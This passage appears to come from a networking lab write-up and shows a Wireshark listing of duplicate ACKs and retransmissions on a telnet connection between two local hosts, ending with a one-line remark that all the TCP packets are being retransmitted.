 1335 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#9] 23 → 36246 [ACK] Seq=1525762504 Ack=1042…
 1336 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#10] 23 → 36246 [ACK] Seq=1525762504 Ack=104…
 1337 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#11] 23 → 36246 [ACK] Seq=1525762504 Ack=104…
 1338 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367805 Ack=1525…
 1339 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367805 Ack=1525…
 1340 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#12] 23 → 36246 [ACK] Seq=1525762504 Ack=104…
 1341 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#13] 23 → 36246 [ACK] Seq=1525762504 Ack=104…
 1342 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#14] 23 → 36246 [ACK] Seq=1525762504 Ack=104…
 1343 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367805 Ack=1525…
 1344 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367805 Ack=1525…
 1345 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#15] 23 → 36246 [ACK] Seq=1525762504 Ack=104…
 1346 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#16] 23 → 36246 [ACK] Seq=1525762504 Ack=104…
 1347 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#17] 23 → 36246 [ACK] Seq=1525762504 Ack=104…
 1348 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367805 Ack=1525…
 1349 2022-09-25 14:3… 10.9.0.6   10.9.0.5     TCP      107 [TCP Retransmission] 36246 → 23 [ACK] Seq=1042367805 Ack=1525…
 1350 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#18] 23 → 36246 [ACK] Seq=1525762504 Ack=104…
 1351 2022-09-25 14:3… 10.9.0.5   10.9.0.6     TCP       88 [TCP Dup ACK 1314#19] 23 → 36246 [ACK] Seq=1525762504 Ack=104…
    [Next sequence number: 3983425427]
```

Wireshark we can see that all the TCP connection are retransmitted.